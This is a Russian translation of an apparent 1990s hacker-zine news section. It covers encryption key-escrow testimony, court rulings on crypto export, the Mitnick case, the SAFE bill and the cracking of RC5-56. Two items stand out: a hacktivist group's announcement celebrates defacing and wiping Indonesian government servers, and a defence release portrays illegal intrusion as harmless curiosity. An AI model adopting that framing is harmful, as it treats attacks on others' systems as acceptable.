Господин председатель и члены комитета, благодарю за возможность обсудить вопрос шифрования и приветствую вашу готовность заняться этой жизненно важной проблемой общественной безопасности.

Надвигающийся призрак широкого распространения надёжного, практически невзламываемого шифрования — одна из наиболее сложных проблем, с которой сталкиваются правоохранительные органы на пороге нового века. На кону — одни из наших самых ценных и надёжных следственных методов, а также общественная безопасность граждан. Мы считаем, что если не будет принят сбалансированный подход к шифрованию, включающий жизнеспособную инфраструктуру управления ключами, обеспечивающую немедленную расшифровку в законных целях, наша способность расследовать и порой предотвращать наиболее тяжкие преступления и акты терроризма будет серьёзно подорвана. Под угрозой окажется и национальная безопасность.

Для правоохранительных органов суть вопроса проста. В нынешнюю эпоху головокружительных телекоммуникаций и компьютерных технологий, когда информация может иметь колоссальную ценность, свободный доступ к надёжному шифрованию совершенно необходим. Никто в правоохранительных органах этого не оспаривает. Очевидно, что сегодня, и тем более в будущем, возможность шифровать как текущие переговоры, так и хранимые данные — жизненно важный элемент информационной безопасности.

Однако, как это нередко бывает, у проблемы шифрования есть ещё один аспект, который, если его не урегулировать, будет иметь серьёзные последствия для общественной безопасности и национальной безопасности. Правоохранительное сообщество единодушно: широкое применение надёжного невзламываемого шифрования в конечном счёте уничтожит нашу способность бороться с преступностью и предотвращать терроризм. Невзламываемое шифрование позволит наркобаронам, шпионам, террористам и даже бандам открыто переписываться о своих преступлениях и заговорах. Мы лишимся одной из немногих оставшихся уязвимостей, на которые опираются правоохранители при успешном расследовании и нередко предотвращении наиболее тяжких преступлений.

Именно поэтому правоохранительное сообщество единодушно призывает к поиску сбалансированного решения данной проблемы. Такое решение должно удовлетворять как коммерческим потребностям отрасли в сильном шифровании, так и нуждам правоохранительных органов в расшифровке в целях общественной безопасности. По нашему мнению, любой законодательный подход, не обеспечивающий такого баланса, серьёзно ставит под угрозу долгосрочную жизнеспособность и полезность санкционированного судом доступа как к передаваемым, так и к хранимым доказательствам и информации. Электронная слежка и обыск с изъятием — методы, на которые правоохранительные органы опираются для обеспечения общественной безопасности и поддержания национальной безопасности.

Одним из таких сбалансированных решений является шифрование с депонированием ключей. При таком подходе ключ расшифровки для данного шифровального продукта передаётся на хранение надёжному агенту по восстановлению ключей. Таким агентом может быть частная компания, банк или иная коммерческая либо государственная структура, отвечающая установленным критериям надёжности. Если пользователям шифрования понадобится доступ к зашифрованной информации, они смогут получить ключ расшифровки у агента. Кроме того, когда правоохранительным органам необходимо расшифровать связанные с преступностью переговоры или компьютерные файлы, законно изъятые в соответствии с установленными правовыми нормами, они также смогут — в условиях, предусмотренных законом и при наличии надлежащего судебного решения — получить ключ расшифровки у агента. Это единственный реальный способ обеспечить своевременную расшифровку законно изъятых переговоров или компьютерных файлов, связанных с преступной деятельностью.

Ключ расшифровки или соответствующие сведения будут предоставляться правоохранительному органу в условиях строгого контроля и использоваться исключительно в целях обеспечения общественной безопасности. При таком подходе законопослушные граждане получат все преимущества надёжных шифровальных продуктов и услуг с функцией экстренной расшифровки, а общественная безопасность и национальная безопасность будут сохранены — по мере того как производители создают и продают шифровальные продукты с функциями, обеспечивающими немедленную расшифровку связанных с преступностью зашифрованных переговоров или электронной информации.

Это решение отвечает потребностям отрасли в информационной безопасности и конфиденциальности коммуникаций посредством надёжного шифрования, одновременно учитывая нужды правоохранительных органов в немедленной расшифровке, когда такие продукты используются для сокрытия преступлений или готовящихся актов терроризма либо шпионажа.

Некоторые утверждают, что правительственным чиновникам следует отойти в сторону и предоставить рыночным силам самостоятельно определять направление развития шифрования с депонированием ключей — пусть рынок сам решает, какие технологии будут применяться и при каких обстоятельствах. Их аргумент: большинство корпораций, осознающих необходимость шифрования, сами признают потребность в шифровании с депонированием ключей и будут настаивать на нём для защиты электронно хранимой информации и корпоративных интересов на случай утери, кражи ключа или его использования нечестным сотрудником в целях вымогательства.

Мы согласны, что мыслящие рационально корпорации будут действовать разумно и настаивать на использовании шифрования с депонированием ключей для электронно хранимой информации. Однако у правоохранительных органов есть уникальная потребность в сфере общественной безопасности применительно к скоропортящимся переговорам в процессе передачи (телефонные звонки, электронная почта и т.д.). Именно правоохранительные органы, а не корпорации, нуждаются в немедленной расшифровке переговоров в процессе передачи. Доверять общественную безопасность и национальную безопасность рыночным силам, справедливо защищающим важные, но иные интересы, — чрезвычайно рискованно. Потребности правоохранительных органов при таком подходе не будут должным образом удовлетворены.

Именно поэтому правительственные чиновники и Конгресс должны сыграть непосредственную роль в формировании национальной политики в области шифрования и принять сбалансированный подход, учитывающий как коммерческие, так и общественно-безопасные нужды. Ущерб для общественной безопасности и национальной безопасности, связанный с любым подходом типа «подождём и посмотрим» или опирающимся на добровольные рыночные механизмы, обошёлся бы американскому обществу слишком дорого.

Недавно были внесены несколько законопроектов, касающихся шифрования. Формулировки в некоторых из них криминализируют использование шифрования в преступных целях и предусматривают процедуры доступа правоохранительных органов к хранимым ключам расшифровки в тех случаях, когда шифрование с депонированием ключей применялось добровольно. Лишь один из этих законопроектов — S. 909 — в наибольшей мере приближается к удовлетворению наших ключевых потребностей в сфере общественной безопасности, эффективной правоохранительной деятельности и национальной безопасности. S. 909 делает значительные шаги к защите общественной безопасности, поощряя использование шифрования с депонированием ключей через рыночные стимулы и иные побудительные меры. Все остальные законопроекты, рассматриваемые в настоящее время Конгрессом, включая S. 376, S. 377 и H.R. 695, окажут значительное негативное воздействие на общественную безопасность и национальную безопасность и создадут серьёзную угрозу нашей способности соблюдать законы и защищать граждан в случае их принятия.

К сожалению, S. 909 по-прежнему не содержит достаточных гарантий того, что последствия для общественной безопасности и эффективной правоохранительной деятельности, вызванные широким распространением шифрования, будут должным образом устранены. Мы рассчитываем на совместную работу с вами по выработке законодательных решений, в достаточной мере учитывающих потребности правоохранительных органов в сфере общественной безопасности и обеспечивающих сбалансированную политику в области шифрования.

Кроме того, некоторые утверждают, что «джинн шифрования выпущен из бутылки» и попытки повлиять на будущее использование шифрования бессмысленны. Я так не считаю. Надёжные шифровальные продукты, включающие функции расшифровки в законных целях, при поддержке правительства и отрасли могут стать стандартом для глобальной информационной инфраструктуры.

Никто не утверждает, что принятие сбалансированной политики в области шифрования помешает всем преступникам, шпионам и террористам получить доступ к невзламываемому шифрованию и использовать его. Но если мы как нация будем действовать ответственно и создавать только системы и шифровальные продукты, поддерживающие надлежащие функции расшифровки, все аспекты общественных интересов могут быть соблюдены.

И, как известно этому комитету, экспортные ограничения на шифровальные продукты существуют прежде всего для защиты интересов национальной безопасности и внешней политики. Однако правоохранительные органы в большей степени обеспокоены значительной и растущей угрозой общественной безопасности и эффективной правоохранительной деятельности, которую создаст распространение и использование внутри Соединённых Штатов коммуникационной инфраструктуры, поддерживающей применение надёжных шифровальных продуктов, но не учитывающей потребности правоохранительных органов в немедленной расшифровке. Вне всякого сомнения, такая инфраструктура будет использоваться опасными преступниками и террористами для сокрытия от правоохранительных органов своих незаконных планов и действий, что подорвёт нашу способность соблюдать законы и предотвращать терроризм.

Конгресс неоднократно признавал, что электронная слежка — инструмент первостепенной важности в делах о терроризме и многих уголовных расследованиях, особенно связанных с тяжкими и насильственными преступлениями, терроризмом, шпионажем, организованной преступностью, наркоторговлей, коррупцией и мошенничеством. Известны многочисленные случаи, когда правоохранительные органы посредством электронной слежки не только раскрывали и успешно доводили до суда тяжкие преступления и опасных преступников, но и были способны предотвращать серьёзные и угрожающие жизни уголовные деяния. Например, террористы в Нью-Йорке готовили взрывы здания ООН, тоннелей Линкольна и Холланда, а также здания по адресу 26 Federal Plaza и планировали убийства политических деятелей. Санкционированная судом электронная слежка позволила ФБР пресечь заговор в момент смешивания взрывчатых веществ. В итоге полученные доказательства были использованы для осуждения заговорщиков. В другом случае электронная слежка позволила предотвратить и затем осудить двух мужчин, намеревавшихся похитить, совершить сексуальное насилие и убить ребёнка мужского пола.

Большинство шифровальных продуктов, производимых сегодня, не имеют функций немедленной расшифровки для правоохранительных органов. Широкое применение невзламываемого шифрования или коммуникационной инфраструктуры, поддерживающей использование невзламываемого шифрования, явно подорвёт способность правоохранительных органов эффективно выполнять свою миссию по обеспечению общественной безопасности и бороться с опасными преступниками и террористами.

Это не проблема, которая возникнет когда-то в будущем. Правоохранительные органы уже сталкиваются с вредными последствиями шифрования во многих важных расследованиях сегодня. Например:

• осуждённый шпион Олдрич Эймс получил от российских спецслужб указание шифровать файлы с информацией, которая должна была быть им передана;
• международный террорист замышлял взрыв 11 принадлежащих США коммерческих авиалайнеров на Дальнем Востоке — на его ноутбуке, изъятом при аресте в Маниле, содержались зашифрованные файлы, касающиеся этого террористического замысла;
• фигурант дела о детской порнографии использовал шифрование при передаче непристойных и порнографических изображений детей через интернет;
• крупный международный наркоторговец недавно применял телефонное шифровальное устройство, чтобы сорвать санкционированную судом электронную слежку.

Запросы на криптографическую поддержку при перехватах в рамках электронной слежки, поступающие из региональных подразделений ФБР и других правоохранительных органов, неуклонно растут на протяжении нескольких последних лет. Например, с 1995 по 1996 год число случаев, когда санкционированные судом электронные усилия ФБР были сорваны применением шифровальных продуктов, не допускающих законной расшифровки, выросло вдвое: с 5 до 12.

За последние три года ФБР также наблюдает рост числа компьютерных дел с использованием шифрования и/или защиты паролем: с 20, или двух (2) процентов дел, связанных с электронно хранимой информацией, до 140, или семи (7) процентов. В их числе — использование 56-битного стандарта шифрования данных (DES) и 128-битного шифрования «довольно хорошей конфиденциальности» (PGP).

Подобно тому, как Конгресс смело решил проблему цифровой телефонии в 1994 году, правительство и нация вновь стоят перед историческим выбором. Генеральный прокурор и руководители федеральных правоохранительных органов, а также президенты нескольких государственных и местных правоохранительных ассоциаций недавно направили письма каждому члену Конгресса с призывом принять сбалансированную политику в области шифрования. Кроме того, Международная ассоциация начальников полиции, Национальная ассоциация шерифов и Национальная ассоциация окружных прокуроров приняли резолюции в поддержку сбалансированной политики в области шифрования и против любого законодательства, подрывающего или не обеспечивающего такой сбалансированной политики.

Если руководители государственной политики поступят мудро, безопасность всех американцев будет укреплена на десятилетия вперёд. Но если возобладают узкие интересы, правоохранительные органы не смогут обеспечить тот уровень защиты, которого люди в демократическом государстве по праву ожидают и на который они заслуживают.

Заключение

Мы не просим отказаться от великолепных достижений технологии шифрования. Мы — самые горячие сторонники надёжного, качественного шифрования, производимого и продаваемого американскими компаниями по всему миру. Наша позиция проста и, на наш взгляд, жизненно важна. Шифрование, безусловно, является коммерческим интересом, имеющим большое значение для нашей великой нации. Но это не просто коммерческий или деловой вопрос. Для тех из нас, кто несёт ответственность за защиту общественной безопасности и национальной безопасности, технология шифрования и её применение в информационную эпоху — здесь, на заре XXI века и в дальнейшем — во многих случаях станет вопросом жизни и смерти, непосредственно затрагивающим нашу безопасность и свободы. Правильные и взвешенные решения государственной политики в области шифрования должны быть приняты Конгрессом сейчас, а не отданы на откуп частному предпринимательству. В отношении шифрования должно быть принято законодательство, тщательно уравновешивающее общественную безопасность и частное предпринимательство.

Разве мы бы позволили автомобилю иметь характеристики, позволяющие уходить от погони и обгонять полицейские машины? Разве мы строили бы дома или здания, в которые пожарные не

могли бы войти, чтобы спасти людей?

Самое главное — мы не выступаем за то, чтобы права на неприкосновенность частной жизни или личную безопасность любого человека или предприятия были нарушены или поставлены под угрозу. Нельзя кричать «пожар» в переполненном театре. Нельзя безнаказанно заниматься клеветой или злословием. Нельзя использовать признанные общим правом привилегии для совершения преступлений.

В поддержку нашей позиции в пользу рациональной политики в области шифрования, уравновешивающей общественную безопасность с правом на защищённые коммуникации, мы опираемся на Четвёртую поправку к Конституции. В ней отцы-основатели установили тонкий баланс между «правом граждан на неприкосновенность их личности, жилища, бумаг и имущества (сегодня мы могли бы добавить: персональных компьютеров, модемов, потоков данных, дисков и т.д.) от необоснованных обысков и арестов». Однако эти драгоценные права были уравновешены законным правом и необходимостью полиции, действующей в строгом соответствии с правовыми процедурами, получать в ходе законных обысков и арестов доступ к переговорам и хранимым доказательствам преступников, шпионов и террористов.

Принципы и баланс Четвёртой поправки не изменились и не были пересмотрены. Изменилось другое — технологии и телекоммуникации претерпели с конца XVIII по конец XX века такие преобразования, которые отцы-основатели и представить не могли.

Бесконтрольное распространение невзламываемого шифрования кардинально изменит баланс Четвёртой поправки таким образом, что это шокировало бы её первоначальных сторонников. В скором времени полиция может оказаться неспособной — несмотря на судебные решения и достаточные основания — проводить обоснованные и законные обыски и аресты, поскольку не сможет получить доступ к доказательствам, передаваемым или хранимым преступниками, террористами и шпионами. Показательно, что отсутствие такого доступа в будущем может быть отчасти обусловлено решениями о политике шифрования, принятыми или не принятыми Соединёнными Штатами. Это стало бы ужасным нарушением баланса, столь мудро закреплённого в Четвёртой поправке 15 декабря 1791 года. Призываю вас сохранить этот баланс и позволить полицейским управлениям, окружным прокурорам, шерифам и федеральным правоохранительным органам продолжать применять свои наиболее эффективные методы борьбы с преступностью и терроризмом — методы, хорошо известные и санкционированные отцами-основателями и Конгрессом на протяжении более двухсот лет.

Рассчитываю на сотрудничество с вами по данному вопросу и в настоящее время готов ответить на любые вопросы.

0x3 — Urban Ka0s: взломаны 26 индонезийских серверов

Тема: Urban Ka0s — взломаны 26 индонезийских серверов

Приветствую, Phrack,

Сегодня наша группа (Urban Ka0s) и несколько португальских хакеров атаковали ряд индонезийских серверов в защиту прав Восточного Тимора!

Мы — португальские хакеры против индонезийской тирании.

> *«Этот сайт был взломан и удалён группой PHAiT. Данная атака направлена не против индонезийского народа, но против его правительства и проводимых им репрессий в отношении республики Тимор. Эти действия совершены в честь и в память 250 человек, погибших в Дили 12 ноября 1991 года.*

В результате все сайты, принадлежащие правительству Индонезии, были уничтожены, остальные — лишились содержимого своих веб-страниц.»

Восточный Тимор — один народ, одна нация

«Будь то Тибет или Польша, страны Балтии или южной части Тихого океана, Африка или Карибский бассейн — история показала, что сила и репрессии никогда не смогут полностью заглушить причины, лежащие в основе существования народа: гордость за свою самобытность, способность хранить без каких-либо ограничений всё, что определяет его как таковой, свободу передавать всё это будущим поколениям и, наконец, право самостоятельно распоряжаться своей судьбой.»

Шанана Гужман
5 октября 1989 года

Просьба уведомить всех граждан киберпространства об этой акции.

Контакт:
-- Urban Ka0s --
http://urbankaos.org
irc: PT-Net irc.urbankaos.org

0x4 — Хакер обвиняется во взломе компьютеров Forbes

Заголовок: Хакер обвиняется в саботаже компьютеров Forbes
Источник: Infobeat News
Автор: неизвестен
Дата: неизвестна

Бывший временный компьютерный техник делового издательства Forbes Inc. обвиняется в саботаже и организации массового сбоя компьютерной сети компании, сообщили прокуроры. Согласно жалобе, поданной в Федеральный суд Манхэттена и рассекреченной в понедельник, Джордж Марио Паренте, 30 лет, из Ховард-Бич в районе Квинс, был обвинён во взломе сети Forbes в апреле с домашнего компьютера с использованием несанкционированного пароля. По утверждению прокуроров, он уничтожил жизненно важную информацию, в том числе бюджеты и данные о зарплатах, из компьютеров Forbes из мести после увольнения.

0x5 — Privacy, Inc. представляет интернет-проверку биографии

Заголовок: Privacy, Inc. представляет интернет-проверку биографии
Источник: —
Автор: неизвестен
Дата: 1 августа 1997 года

Аврора, Колорадо

Privacy, Inc. (www.privacyinc.com) сегодня представила сервис интернет-проверки биографии — утилиту, позволяющую пользователям определить, подвергаются ли они риску со стороны множества баз данных, размещаемых в интернете. Поиск быстро сканирует сотни баз данных, публикуемых в онлайне органами власти штатов и муниципалитетами, а также правоохранительными органами, по следующим категориям:

• Зарегистрированные сексуальные преступники и педофилы
• Уклоняющиеся от уплаты алиментов
• Разыскиваемые лица
• Пропавшие без вести
• Задержания/заключение

«Компьютер никогда не ошибается»

«Ошибки и риски ошибочной идентификации в этих данных вызывают серьёзную обеспокоенность», — говорит Эдвард Олберн, основатель и президент Privacy, Inc. Недавний всплеск активности государственных и правоохранительных органов в плане распространения столь взрывоопасной информации в интернете создаёт среду, которая потенциально ставит под угрозу невиновных людей, прежде всего в части ошибочной идентификации.

При разработке сервиса интернет-проверки биографии с учётом этих рисков были применены передовые технологии. Эта технология также позволяет пользователям искать имена, похожие на своё внешне и/или фонетически, при этом выдавая высокоточные результаты, недоступные стандартным интернет-поисковикам (таким как Yahoo! и Lycos).

Ещё один инструмент

Сервис предоставляет ещё один инструмент для самозащиты потребителей в информационную эпоху. Дополнительные ресурсы Privacy, Inc.:

• Руководство по защите персональных данных для потребителей
• Руководство по государственным базам данных
• Услуга предоставления государственного досье
• Юридический FAQ Дэвида Собеля
• Архив новостей о конфиденциальности, обновляемый еженедельно

Guido, Cyber-Bodyguard («Гвидо, кибер-телохранитель») — ещё одна утилита, планируемая к выпуску в ближайшие месяцы. Guido будет интегрирован с сервисом интернет-проверки биографии и автоматически оповещать пользователей по электронной почте, когда их имя появится в новой или обновлённой базе данных, — фактически осуществляя мониторинг интернета вместо самих пользователей.

0x6 — Правила Министерства торговли по шифрованию признаны неконституционными

Заголовок: Правила Министерства торговли по шифрованию признаны неконституционными
Источник: fight-censorship@vorlon.mit.edu
Автор: неизвестен
Дата: неизвестна

Федеральный судья в Сан-Франциско постановил, что экспортные ограничения Министерства торговли на шифровальные продукты нарушают гарантии свободы слова, закреплённые в Первой поправке.

В решении объёмом 35 страниц окружной судья США Мэрилин Пэйтел указала, что правила администрации Клинтона нарушают «Первую поправку на основании предварительного ограничения и являются, следовательно, неконституционными». Пэйтел подтвердила своё решение от декабря 1996 года против правил Государственного департамента, констатировав, что новые правила Министерства торговли страдают аналогичными конституционными изъянами.

Пэйтел запретила правительству «угрожать, задерживать, преследовать, препятствовать или иным образом вмешиваться» в деятельность лиц, «использующих, обсуждающих, публикующих или намеревающихся использовать, обсуждать или публиковать шифровальные программы истца и сопутствующие материалы». Дэниел Бернштейн, ныне профессор математики Иллинойсского университета, подал иск при содействии Фонда электронных рубежей (EFF).

Пэйтел исключила из числа ответчиков Государственный, Энергетический и Министерство юстиции, а также ЦРУ. 30 декабря 1996 года президент Клинтон передал юрисдикцию над экспортом шифровальных средств от Государственного к Министерству торговли.

Министерство юстиции, по всей видимости, обжалует решение в Апелляционном суде Девятого округа, который может рассмотреть дело в ближайшем будущем.

0x7 — Вызов на миллион долларов

Заголовок: Вызов на миллион долларов
Источник: неизвестный почтовый список

Ultimate Privacy — программа для шифрования электронной почты, сочетающая удобство использования и невзламываемость.

Ultimate Privacy — это серьёзная криптография. На странице ссылок размещены указатели на другие интернет-ресурсы, посвящённые криптографии на основе одноразовых блокнотов и объясняющие, почему при правильной реализации она невзламываема.

Тем не менее, если вы желаете попробовать, первый человек, сумевший в течение года установить исходное сообщение (при соблюдении простых требований Условий Вызова), реально получит приз в размере одного миллиона долларов, как указано на странице Правил. Приз обеспечен полным доверием и кредитом корпорации Crypto-Logic и её страховщиков.

Возможно, вам будет интересно узнать, как проводился Вызов. Был использован чистый, не подключённый к сети компьютер. После установки Ultimate Privacy один человек единолично ввёл сообщение Вызова и зашифровал его. Сделав копию зашифрованного сообщения, мы извлекли жёсткий диск из компьютера, и он был немедленно помещён в хранилище на год.

Таким образом, исходное сообщение неизвестно сотрудникам корпорации Crypto-Logic (за исключением нескольких первых символов для целей проверки), и никаких подсказок к нему нет ни на каких носителях в наших офисах.

0x8 — Известный задержанный ищет юридической помощи

Заголовок: Известный задержанный ищет юридической помощи
Источник: fight-censorship@vorlon.mit.edu
Автор: неизвестен
Дата: 3 сентября 1997 года

Кевин Митник содержится под стражей без права на залог по обвинениям в компьютерном «взломе» уже более тридцати месяцев. Не имея финансовых ресурсов, г-н Митник получил назначенного адвоката из Федеральной комиссии по защите малоимущих. В связи с этим представительство г-на Митника ограничено: его адвокату не разрешено оказывать помощь по гражданским делам, например в подаче Приказа habeas corpus.

На протяжении последних двух лет г-н Митник пытается содействовать собственной защите, проводя юридические исследования в тюремной юридической библиотеке Столичного следственного изолятора (далее — «МДЦ») в Лос-Анджелесе, Калифорния. Исследования г-на Митника включают изучение судебных решений по аналогичным фактическим обстоятельствам, возникавшим в его деле. Тюремная администрация МДЦ систематически препятствует усилиям г-на Митника, отказывая ему в разумном доступе к материалам юридической библиотеки. В начале этого года адвокат г-на Митника направил официальный запрос начальнику МДЦ Уэйну Зиферту с просьбой разрешить его подзащитному пользоваться юридической библиотекой в дни, выделенные для заключённых, которым требуется дополнительное время для работы с юридическими материалами. Начальник отказал.

В августе 1995 года г-н Митник подал административную жалобу в Федеральное бюро тюрем, в которой указал, что политика МДЦ в части доступа заключённых к материалам юридической библиотеки не соответствует федеральным правилам и нормативам. В частности, начальник установил для заключённых МДЦ политику, противоречащую политике Федерального бюро тюрем, закреплённой в Своде федеральных нормативных актов.

Вкратце: федеральный закон обязывает начальника предоставлять дополнительное время в юридической библиотеке заключённому, у которого есть «надвигающийся судебный срок». Политика МДЦ обходит этот закон, ошибочно толкуя понятие «надвигающийся судебный срок» с учётом иных факторов, например того, реализует ли заключённый своё право на юридическую помощь или каков характер надвигающегося судебного срока. Так, политика МДЦ не считает надвигающимися судебными сроками для заключённых с адвокатами слушания по вопросам задержания (залога), ходатайства, статуса и вынесения приговора. Тюремная администрация МДЦ использует эту политику как инструмент произвольного и капризного обращения с заключёнными. Очевидно, политика МДЦ в части юридической деятельности заключённых противоречит федеральному закону и тем самым затрагивает существенные права задержанных, связанные с весомыми интересами свободы.

В июне 1997 года г-н Митник исчерпал все административные средства защиты в Федеральном бюро тюрем. Единственный путь к восстановлению справедливости для него — добиться судебного пересмотра. Г-н Митник намерен подать Приказ habeas corpus, оспаривающий условия своего задержания, и ходатайство с требованием к федеральным властям соблюдать собственные правила и нормативы.

Г-н Митник надеется найти человека с юридическим опытом — адвоката или студента юридического факультета, готового пожертвовать своим временем ради этого дела, чтобы обеспечить справедливое обращение со всеми и дать задержанным возможность эффективно участвовать в собственной защите без вмешательства «правительства». Г-ну Митнику нужна помощь в составлении петиции habeas corpus с указанием оснований и ссылками на нормативные акты для самостоятельной подачи в суд. Его цель — добиться разумного доступа к материалам юридической библиотеки в целях содействия собственной защите.

Если вы хотите помочь Кевину, свяжитесь с ним по следующему адресу:

```
Mr. Kevin Mitnick
Reg. No. 89950-012
P.O. Box 1500
Los Angeles, CA 90053-1500
```

0x9 — Пресс-релиз по делу Кевина Митника

Заголовок: Пресс-релиз по делу Кевина Митника
Источник: Пресс-релиз
Автор: Дональд К. Рэндольф
Дата: 7 августа 1997 года

СОЕДИНЁННЫЕ ШТАТЫ ПРОТИВ КЕВИНА ДЭВИДА МИТНИКА

I. Ход судебного процесса

При наличии 25 предъявленных обвинений в федеральных преступлениях, связанных с компьютерами и электронным мошенничеством, уголовное преследование Кевина Митника приближается к своему важнейшему этапу. Начало процесса запланировано на январь 1998 года. Однако на пути к этому рубежу Кевин уже прошёл через годы судебных тяжб — по поводу предполагаемых нарушений условий испытательного срока под надзором и хранения несанкционированных кодов доступа к сотовой связи.

A. Урегулирование вопроса о «беглеце»

Казалось бы, рядовые обвинения в нарушении условий испытательного срока под надзором вылились в многомесячные судебные разбирательства, когда правительство попыталось добавить дополнительные обвинения в действиях, совершённых почти за три года после запланированного истечения испытательного срока Кевина в декабре 1992 года. Правительство заявило, что Кевин стал беглецом ещё до истечения срока, тем самым «прерывая» его и допуская включение дополнительных обвинений. После многих месяцев всё более смелых утверждений о статусе «беглеца» Кевина были проведены доказательственные слушания, в ходе которых правительство было вынуждено признать, что его первоначальная позиция по данному вопросу не подтверждается фактами.

Б. Вынесение приговора

В июне этого года Кевину был вынесен приговор за определённые признанные нарушения условий испытательного срока под надзором и за хранение несанкционированных кодов доступа. Суд назначил наказание в виде 22 месяцев лишения свободы вместо 32 месяцев, которых добивалось правительство. Поскольку Кевин находится под стражей с момента ареста в феврале 1995 года, этот срок считается отбытым. В настоящее время мы готовим ходатайство об освобождении под залог.

На данном этапе разбирательства правительство добивалось введения ограничений на доступ Кевина к компьютерам — столь жёстких, что они фактически лишили бы его возможности полноценно функционировать в современном обществе. Предложенные ограничения предусматривали полный запрет на «использование или хранение» любого компьютерного оборудования, программного обеспечения и оборудования беспроводной связи. После доводов о том, что подобные ограничения чрезмерно ущемляют свободу Кевина на общение с онлайн-сообществом и не являются разумно необходимыми для защиты общества, суд смягчил их, разрешив доступ к компьютеру с согласия службы пробации. Тем не менее защита считает суровые ограничения, наложенные на г-на Митника, неоправданными в данном деле и потому обжалует их в Апелляционный суд Девятого округа.

II. Правительство стремится сделать из г-на Митника показательный пример

Одним из ключевых побудительных мотивов правительства при преследовании Кевина Митника является желание послать сигнал другим потенциальным «хакерам». Правительство раздувает это преследование, преувеличивая сумму ущерба по делу, добиваясь неоправданно суровых приговоров и рисуя образ Кевина как кибер-чудовища.

За такой тактикой правительства стоит ряд целей. Во-первых, драматически преувеличивая сумму ущерба (правительство произвольно заявляет о потерях, превышающих 80 миллионов долларов),

оно может добиваться более длительного срока заключения и обеспечивать делу высокий общественный резонанс. Во-вторых, назначив Кевину длительный срок, правительство рассчитывает стимулировать признание вины по будущим делам против других хакеров. Например, прокурор, предлагающий умеренный срок в обмен на признание вины, сможет указывать на приговор Кевина Митника как на иллюстрацию того, что «может случиться», если обвиняемый решит идти на суд. В-третьих, нагнетая в обществе страх перед опасностью компьютерных хакеров, правительство надеется отвлечь внимание от собственных планов по контролю и регулированию интернета и других телекоммуникационных систем.

III. Преступление из любопытства

Главная несправедливость в деле Кевина Митника обнаруживается при изучении реального вреда, причинённого обществу (или его отсутствия) вследствие действий Кевина. В той мере, в какой Кевин является «хакером», он должен считаться пуристом. Простая правда состоит в том, что Кевин никогда не стремился к материальной выгоде от своих взломов, хотя это могло оказаться весьма прибыльным занятием. Он не взламывал и из злого умысла причинить вред или уничтожить чужое имущество. Напротив, Кевин занимался взломом как способом удовлетворить интеллектуальное любопытство и применить смекалку в стиле янки. Подобные качества общество значительно чаще поощряет, нежели наказывает.

Продолжающееся дело Кевина Митника привлекает всё больше внимания по мере того, как различные вопросы и конкурирующие интересы разворачиваются на арене зала суда. Однако то, кем в действительности является Кевин Митник и что он олицетворяет, в конечном счёте определяется личной интерпретацией и тем наследием, которое оставит «Соединённые Штаты против Кевина Дэвида Митника».

0xa — Криптобилль SAFE взломан снова

Заголовок: Криптобилль SAFE взломан снова
Источник: —
Автор: Алекс Лэш и Дэн Гудин
Дата: 12 сентября 1997 года, 8:40 утра по тихоокеанскому времени

Уже второй раз за неделю комитет Палаты представителей внёс существенные изменения в Закон о безопасности и свободе посредством шифрования (SAFE), обязывающие отечественные шифровальные продукты обеспечивать правоохранительным органам доступ к сообщениям пользователей.

Изменения, внесённые Комитетом по разведке в качестве «замены» SAFE, ставят законодательство с ног на голову. Поправка следует за аналогичными изменениями, принятыми два дня назад в Комитете Палаты представителей по национальной безопасности.

Изначально задуманный как способ ослабить американские экспортные ограничения на шифрование, законопроект был вместо этого «проработан» комитетами, то есть изменён на уровне комитетов в соответствии с пожеланиями ФБР и других правоохранительных органов, добивающихся «прослушки» всей зашифрованной почты и прочих цифровых файлов.

Оба комитета — по разведке и по национальной безопасности — склонны поддерживать экспортные ограничения, поскольку рассматривают шифрование как угрозу деятельности американских военных и правоохранительных органов по сбору информации.

Комитет по разведке сослался на эти опасения при объявлении законопроекта-замены. «Террористические группировки... наркокартели... и те, кто распространяет смертоносное

химическое и биологическое оружие, — все они являются грозными противниками мира и безопасности в мировом сообществе», — заявил в своём заявлении председатель комитета Портер Госс (республиканец от Флориды). «Эти злоумышленники должны знать, что правоохранительные органы и органы национальной безопасности США, действуя под надлежащим контролем, будут располагать инструментами для пресечения незаконной и смертоносной деятельности и привлечения международных преступников к ответственности».

Противники государственного регулирования шифрования, в том числе ведущая группа криптографов, утверждают, что встроенный доступ к зашифрованным файлам фактически создаст угрозу государственной и личной безопасности и потребует недопустимо больших затрат на реализацию.

Поправки к законопроекту предусматривают, что все импортируемые или произведённые в США шифровальные продукты, изготовленные или распространяемые после 31 января 2000 года, должны обеспечивать «немедленный доступ» к расшифрованному тексту при наличии у представителей власти судебного ордера. «От правоохранительных органов в обязательном порядке потребуется получение отдельного судебного ордера на расшифровку данных, включая переговоры».

Рассмотрение поправок к тому же законопроекту в Комитете по торговле Палаты представителей сегодня отложено на две недели. Это станет пятым голосованием в комитете по данному законопроекту с момента его внесения.

Поправки комитетов по разведке и национальной безопасности, принятые на этой неделе, отнюдь не означают поражения законопроекта. Напротив, их предстоит согласовать с версиями законопроекта, уже одобренными комитетами Палаты представителей по судебной системе и международным отношениям. Это согласование, по всей видимости, должно состояться на пленарном заседании Палаты. Стремительно фрагментирующийся законопроект должен пройти ещё несколько процедурных этапов, прежде чем попасть на потенциальное пленарное голосование, однако сторонники обеих точек зрения в дискуссии о шифровании открыто сомневаются, успеет ли законопроект — в какой-либо форме — добраться до него в этом году.

Законопроект имеет 252 соавтора, то есть более половины состава Палаты.

0xb — RC5 взломан — неизвестное сообщение гласит...

Заголовок: RC5 взломан — неизвестное сообщение гласит...
Источник: —
Автор: Дэвид МакНетт
Дата: Пн, 27 октября 1997 года, 08:43:38 -0500

```
-----BEGIN PGP SIGNED MESSAGE-----
Hash: SHA1
```

Нам выпала великая честь, и мы с воодушевлением сообщаем, что в 13:25 по Гринвичу 19 октября 1997 года было найдено верное решение задачи RSA Labs RC5-32/12/7 с 56-битным секретным ключом. Подтверждённый RSA Labs ключ 0x532B744CC20999 дал нам открытый текст сообщения, которое мы искали на протяжении 250 дней.

Неизвестное сообщение гласит: «Пора переходить к более длинному ключу»

В безусловно крупнейшем распределённом вычислительном проекте за всю историю кооперативный проект Bovine RC5 (http://www.distributed.net/) под руководством distributed.net сумел проверить 47% пространства ключей, или 34 квадриллиона ключей, прежде чем был найден

победный ключ. К завершению состязания 4000 наших активных команд обрабатывали более 7 миллиардов ключей в секунду, обеспечивая совокупную вычислительную мощность, эквивалентную более чем 26 тысячам Pentium 200 или свыше 11 тысячам PowerPC 604e/200. За время проекта мы получили блоки заявок с более чем 500 тысяч уникальных IP-адресов.

